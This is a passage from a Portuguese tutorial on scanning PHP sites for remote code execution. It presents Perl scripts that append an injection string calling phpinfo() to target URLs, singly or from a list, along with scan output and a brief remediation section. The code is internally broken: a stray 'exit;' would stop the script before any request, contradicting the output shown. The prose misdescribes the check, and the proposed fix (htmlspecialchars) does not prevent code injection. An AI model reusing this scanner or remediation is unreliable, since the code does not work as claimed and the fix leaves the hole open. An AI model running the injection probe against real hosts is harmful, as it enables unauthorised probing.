Na **linha 24**, temos o armazenamento de cada endereço na variável **\$url**.

Na **linha 26**, temos o payload que é o **phpinfo** para identificar a vulnerabilidade de RCE (REMOTE CODE INJECTION).

```

27
28 my $requisicao = HTTP::Request->new(GET=>$url)
29
30 my $ua=LWP::UserAgent->new();
31 exit;
32 $ua->timeout(15);
33
34 my $resultado=$ua->request($requisicao );
35
36 if ($resultado->content =~ "PHP Version ") {
37
38     print "\n\n Vulnerável! \n\n";
39
40 }
41 else {
42
43     print "\n\n Not vulnerável! \n\n";
44
45 }

```

12.0.3 Na linha 36 criamos um IF, que verifica se a resposta da página possui algum erro de banco de dados. Se houve algum erro, ele apresenta a imagem “**Vulnerável**” ou senão, “**Não vulnerável**”.

12.1 EXECUTANDO O SCRIPT

```

root@kali: /usr/bin#
File Edit View Search Terminal Help
root@kali:/usr/bin# perl tool.pl
Por favor, informe a url:
list.txt

Verificando => http://localhost/index.php?id=1
Não vulnerável!

Verificando => http://localhost
Não vulnerável!

Verificando => http://169.254.160.128/index.php?id=2
Vulnerável!

Verificando => http://192.168.50.1/index.php?id=1
Vulnerável!

root@kali: /usr/bin#

```

12.1.2 Resultado do script verificando cada url armazenada no arquivo texto.

Você poderá adicionar novos recursos no script, como Thread, crawlers de páginas etc.

E novos payloads, pois vulnerabilidades como essa pode mudar de um sistema para o outro.

13.0 CÓDIGO COMPLETO

Abaixo é apresentado ambos os códigos em Perl para testar no seu ambiente particular.

13.1 CÓDIGO COMPLETO DAS FERRAMENTAS

Nessa seção temos a ferramenta para identificar vulnerabilidades, utilizando Recursos simples de um scanning de vulnerabilidade.

```
#!/usr/bin/perl

use LWP::UserAgent;
use HTTP::Request;
use LWP::Simple;

print "Por favor, informe a url: \n";
$url = <stdin>;

$url = "http://localhost/index.php?news=life";

$url = $url."';echo phpinfo();echo'";

my $requisicao=HTTP::Request->new(GET=>$url);

my $ua=LWP::UserAgent->new();
exit;

$ua->timeout(15);

my $resultado=$ua->request($requisicao);

if ($resultado->content =~ "PHP Version") {

    print "\n\n Vulnerable! \n\n";

}
else {
    print "\n\n Not vulnerable! \n\n";
}
```

13.2 A FERRAMENTA COM IMPLEMENTAÇÕES

Nessa seção utilizamos um recurso no scanning para verificar vários IPs ou urls com vulnerabilidade de RCE (REMOTE CODE INJECTION).

Para fazer essa verificação será preciso somente passar ou informar um arquivo de texto com vários ips ou urls.

```
#!/usr/bin/perl

use LWP::UserAgent;
use HTTP::Request;
use LWP::Simple;

print "Por favor, informe a url: \n"; # informe o arquivo texto com urls
a serem analisada!
$url = <stdin>;

open( URL, "< $url" ) or die ( "Can't open file: $!");

@vector = <URL>;

$last = $#vector;

for ($i = 0; $i <= $last; $i++) {

    print "verificando => ".$vector[$i]."\n";

    $url = $vector[$i]."';echo phpinfo();echo'";

    my $requisicao=HTTP::Request->new(GET=>$url);

    my $ua=LWP::UserAgent->new();
    exit;
    $ua->timeout(15);

    my $resultado=$ua->request($requisicao);

    if ($resultado->content =~ "PHP Version ") {

        print "\n Vulnerável! \n";
    }
    else {
        print "\n Não vulnerável! \n";
    }
}
```

14.0 CORRIGINDO VULNERABILIDADE

Irei demonstrar alguns tipos de proteção contra RCE (REMOTE CODE INJECTION) numa aplicação web que possui a tecnologia PHP.

Validar dados de entrada e remover funções perigosas

Se o dado que passa pelo parâmetro GET é inteiro, então sempre podemos validar se a variável é **int**.

```
<?php

if (isset($_GET["category"])){

    $v = htmlspecialchars($_GET["category"]);

    print "Search: ";

    print $v;
    echo "<br><br>";
    echo "The news ".$v;

}
else {

    echo "Not news";

}

?>
```

Além da função reservado do PHP, recomendo criar uma validação de dados de entrada manualmente.

15.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 06 de março de 2025.

LinkedIn: <https://www.linkedin.com/in/fernando-mengali-273504142/>